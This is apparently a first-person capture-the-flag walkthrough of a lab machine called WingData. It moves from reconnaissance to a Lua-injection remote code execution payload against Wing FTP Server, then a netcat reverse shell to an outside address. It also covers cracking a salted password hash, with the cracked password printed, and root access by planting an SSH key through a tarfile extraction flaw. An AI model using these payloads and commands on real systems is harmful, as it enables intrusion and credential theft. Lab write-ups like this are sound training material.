

Machine WingData (Active)
- first we run an nmap scan :
❯ nmap -sC -sV 10.129.7.191Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-16 22:55 +0100Nmap scan report for wingdata.htb (10.129.7.191)Host is up (0.28s latency).Not shown: 998 filtered tcp ports (no-response)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)| ssh-hostkey:| 256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)|_ 256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)80/tcp open http Apache httpd 2.4.66|_http-server-header: Apache/2.4.66 (Debian)|_http-title: WingData SolutionsService Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 38.09 seconds\
- first of all theres an ssh port , and a web port, we dont have credentials for the ssh, so let’s check the web page.
- Theres nothing really ineteresting in the page except for the “client portal” which leads to a login page “ftp.wingdata.htb/login.html”
❯ ffuf -u http://FUZZ.wingdata.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -H "Host: FUZZ.wingdata.htb" -s===========================ftp-so we found that ftp is the only subdomain.
-
time for some burpsuite and testing (to get an idea of how their login works)
 so this is how the login flow works, there’s something quite interesting, username_val and password_val, im not quite sure whats the point from it but let’s keep it in mind just in case.
 -
I was stuck for like 20 minutes and i was reading the html and js code from the browser and i found something really interesting :

hidden input fields ;0 lets make them shown and test them
there they are !

lets test the request now well its the hidden ones that resemble the username_val and password_val , and guess what , they’re the ones actually tested.- let’s ignore that i was stuck there for another 20 minutes, I tried to think out of the box, and look what i found !

this exact version had a recent RCE vulnerability, let’s try to use it
well from what i read , i understand that to use the exploit u have to have Anonymous login enabled, and its quite easy, use this payload :
username=anonymous&password=&remember=true
and fr it did log me in this time !alright, now lets test a login payload from the rce cve:
username=anonymous%00]]%0dlocal%20h%20%3d%20io.popen(%22id%22)%0dlocal%20r%20%3d%20h%3aread(%22*a%22)%0dh%3aclose()%0dprint(r)%0d--&password=&remember=true(url encoded)its working !

now (from what i read from this cve documentation, we shall check /dir.html for possible code execution (while using the same cookie -UID))
HELL YEAH, its working. we can see the output of our lua code (
io.popen("id"))
alright, lets get a shell ! - let’s ignore that i was stuck there for another 20 minutes, I tried to think out of the box, and look what i found !
-
after lots and lots of trying I for some reason can’t open a shell, lets try the poc from the CVE’s page:
python3 poc.py -u http://ftp.wingdata.htb/ -c 'busybox nc 10.10.16.55 9000 -e sh'nc -lnvp 9000after getting a reverse shell finally, i started scanning the whole directory file by file for any possible helpful information, I came across this:
/opt/wftpserver/Data/1/users/wacky.xml<?xml version="1.0" ?><USER_ACCOUNTS Description="Wing FTP Server User Accounts"><USER><UserName>wacky</UserName><EnableAccount>1</EnableAccount><EnablePassword>1</EnablePassword><Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password><ProtocolType>63</ProtocolType><EnableExpire>0</EnableExpire><ExpireTime>2025-12-02 12:02:46</ExpireTime><MaxDownloadSpeedPerSession>0</MaxDownloadSpeedPerSession><MaxUploadSpeedPerSession>0</MaxUploadSpeedPerSession><MaxDownloadSpeedPerUser>0</MaxDownloadSpeedPerUser><MaxUploadSpeedPerUser>0</MaxUploadSpeedPerUser><SessionNoCommandTimeOut>5</SessionNoCommandTimeOut><SessionNoTransferTimeOut>5</SessionNoTransferTimeOut><MaxConnection>0</MaxConnection><ConnectionPerIp>0</ConnectionPerIp><PasswordLength>0</PasswordLength><ShowHiddenFile>0</ShowHiddenFile><CanChangePassword>0</CanChangePassword><CanSendMessageToServer>0</CanSendMessageToServer><EnableSSHPublicKeyAuth>0</EnableSSHPublicKeyAuth><SSHPublicKeyPath></SSHPublicKeyPath><SSHAuthMethod>0</SSHAuthMethod><EnableWeblink>1</EnableWeblink><EnableUplink>1</EnableUplink><EnableTwoFactor>0</EnableTwoFactor><TwoFactorCode></TwoFactorCode><ExtraInfo></ExtraInfo><CurrentCredit>0</CurrentCredit><RatioDownload>1</RatioDownload><RatioUpload>1</RatioUpload><RatioCountMethod>0</RatioCountMethod><EnableRatio>0</EnableRatio><MaxQuota>0</MaxQuota><CurrentQuota>0</CurrentQuota><EnableQuota>0</EnableQuota><NotesName></NotesName><NotesAddress></NotesAddress><NotesZipCode></NotesZipCode><NotesPhone></NotesPhone><NotesFax></NotesFax><NotesEmail></NotesEmail><NotesMemo></NotesMemo><EnableUploadLimit>0</EnableUploadLimit><CurLimitUploadSize>0</CurLimitUploadSize><MaxLimitUploadSize>0</MaxLimitUploadSize><EnableDownloadLimit>0</EnableDownloadLimit><CurLimitDownloadLimit>0</CurLimitDownloadLimit><MaxLimitDownloadLimit>0</MaxLimitDownloadLimit><LimitResetType>0</LimitResetType><LimitResetTime>1762103089</LimitResetTime><TotalReceivedBytes>0</TotalReceivedBytes><TotalSentBytes>0</TotalSentBytes><LoginCount>2</LoginCount><FileDownload>0</FileDownload><FileUpload>0</FileUpload><FailedDownload>0</FailedDownload><FailedUpload>0</FailedUpload><LastLoginIp>127.0.0.1</LastLoginIp><LastLoginTime>2025-11-02 12:28:52</LastLoginTime><EnableSchedule>0</EnableSchedule></USER></USER_ACCOUNTS>
alright, we got a username and a password, good progress, the password is obviously hashed, after some looking online, it appears to be a sha-256 hash, so we need the salting string.
- for like 20 minutes of looking arround different xmls, i found this :
<SaltingString>WingFTP</SaltingString>
great, we can crack it now :
hashcat -m 1400 -a 6 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca /usr/share/wordlists/rockyou.txt 'WingFTP'AND YES !
we got !#7Blushing^*Bride5 ;
since we got a username and a password lets try to ssh in :

there we are !
we got the user flag !
now lets go on the hunt for the root’s flag:
im looking for priv esc vectors, im not sure but i prolly found something :

the python code we can execute as root is the following :
#!/usr/bin/env python3 import tarfile import os import sys import re import argparse
BACKUP_BASE_DIR = "/opt/backup_clients/backups" STAGING_BASE = "/opt/backup_clients/restored_backups"
def validate_backup_name(filename): if not re.fullmatch(r"^backup_\d+\.tar$", filename): return False client_id = filename.split('_')[1].rstrip('.tar') return client_id.isdigit() and client_id != "0"
def validate_restore_tag(tag): return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))
def main(): parser = argparse.ArgumentParser( description="Restore client configuration from a validated backup tarball.", epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john" ) parser.add_argument( "-b", "--backup", required=True, help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, " "where <client_id> is a positive integer, e.g., backup_1001.tar)" ) parser.add_argument( "-r", "--restore-dir", required=True, help="Staging directory name for the restore operation. " "Must follow the format: restore_<client_user> (e.g., restore_john). " "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)." )
args = parser.parse_args()
if not validate_backup_name(args.backup): print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr) sys.exit(1)
backup_path = os.path.join(BACKUP_BASE_DIR, args.backup) if not os.path.isfile(backup_path): print(f"[!] Backup file not found: {backup_path}", file=sys.stderr) sys.exit(1)
if not args.restore_dir.startswith("restore_"): print("[!] --restore-dir must start with 'restore_'", file=sys.stderr) sys.exit(1)
tag = args.restore_dir[8:] if not tag: print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr) sys.exit(1)
if not validate_restore_tag(tag): print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr) sys.exit(1)
staging_dir = os.path.join(STAGING_BASE, args.restore_dir) print(f"[+] Backup: {args.backup}") print(f"[+] Staging directory: {staging_dir}")
os.makedirs(staging_dir, exist_ok=True)
try: with tarfile.open(backup_path, "r") as tar: tar.extractall(path=staging_dir, filter="data") print(f"[+] Extraction completed in {staging_dir}") except (tarfile.TarError, OSError, Exception) as e: print(f"[!] Error during extraction: {e}", file=sys.stderr) sys.exit(2)
if __name__ == "__main__": main()I tried to make sense of the script (in the sense of how to exploit it but i couldn’t really find anything useful), I started looking online, and I found that there’s a CVE (CVE-2007-4559) in the library of tarfile specifically the method tar.extractall() that followed whatever path provided inside the files of the tar (you can overwrite important files as root), which was patched in 2023 with filter="data" what this apparently does is block anything starting with / or containing .. and also check symlinks and where they point (and block them if they point to something outside of the directory), this feels like a dead end tbh.
well apparently, another CVE (CVE-2025-4517 / CVE-2025-43) XD

well lets use the CVE’s poc now, (poc2.py)
first of all, since idk the root’s password and since I cannot change the root password, I need a way to authenticate as root, i can create an ssh pair that the poc script will plant inside /root/.ssh/authorized_key which will grant me root access, i can do it with the command :
ssh-keygen -t rsa -N "" -f /tmp/root_key
now i can run the exploit on the ssh as the “wacky” user:

the malicious tar is created, now we use the script that we have root’s permission on to move the ssh pair into the athorized_key file:

great, now now lets try to connect with ssh -i /tmp/root_key root@localhost and lets just hope it works,

YESSIR !!
i deadass spent 3 days solving it, finally !